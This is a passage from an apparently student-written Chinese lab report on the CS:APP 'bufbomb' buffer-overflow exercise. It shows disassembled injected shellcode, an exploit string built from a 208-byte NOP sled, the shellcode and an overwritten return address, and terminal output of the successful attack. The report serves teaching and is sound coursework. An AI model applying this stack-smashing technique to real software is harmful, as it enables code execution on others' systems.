
```
Disassembly of section .text:

0000000000000000 <.text>:
   0:   90                      nop
   1:   48 8d 6c 24 10          lea    0x10(%rsp),%rbp
   6:   48 c7 c1 ae 11 40 00    mov    $0x4011ae,%rcx
   d:   48 89 4c 24 f8          mov    %rcx,-0x8(%rsp)
  12:   b8 f5 56 9f 6f          mov    $0x6f9f56f5,%eax
  17:   48 c7 c1 33 12 40 00    mov    $0x401233,%rcx
  1e:   ff e1                   jmpq   *%rcx
  20:   f3                      repz
```

因此，紧跟 **208 个 90 之后的是 48 8d 6c 24 10 48 c7 c1 ae 11 40 00 48 89 4c 24 f8 b8 f5 56 9f 6f 48 c7 c1 33 12 40 00 ff e1 f3。**

最后的 8 位，根据之前的分析，为 rsp（max） = 0x556831e0，即 e0 31 68 55 00 00 00 00

中间的不妨用 00 填充，即得到最终字符串。

最后的运行成功截图：


xjy1170500913@ubuntu:~/桌面/hitics/lab4/bufbomb_64_O0_RBP/buflab-handout$
-n | ./bufbomb -n -u 1170500913
Userid: 1170500913
Cookie: 0x6f9f56f5
Type string:KABOOM!: getbufn returned 0x6f9f56f5
Keep going
Type string:KABOOM!: getbufn returned 0x6f9f56f5
Keep going
Type string:KABOOM!: getbufn returned 0x6f9f56f5
Keep going
Type string:KABOOM!: getbufn returned 0x6f9f56f5
Keep going
Type string:KABOOM!: getbufn returned 0x6f9f56f5
VALID
NICE JOB!

第 4 章 总结

4.1 请总结本次实验的收获

深刻理解了 64 位-O0 优化下的栈帧结构。了解了缓冲区攻击的基本方法和技巧。认识到了缓冲区漏洞的危害。

4.2 请给出对本次实验内容的建议

暂无。

注：本章为酌情加分项。

参考文献

[1] 大卫 R.奥哈拉伦，兰德尔 E.布莱恩特. 深入理解计算机系统[M]. 机械工业出版社.2018.4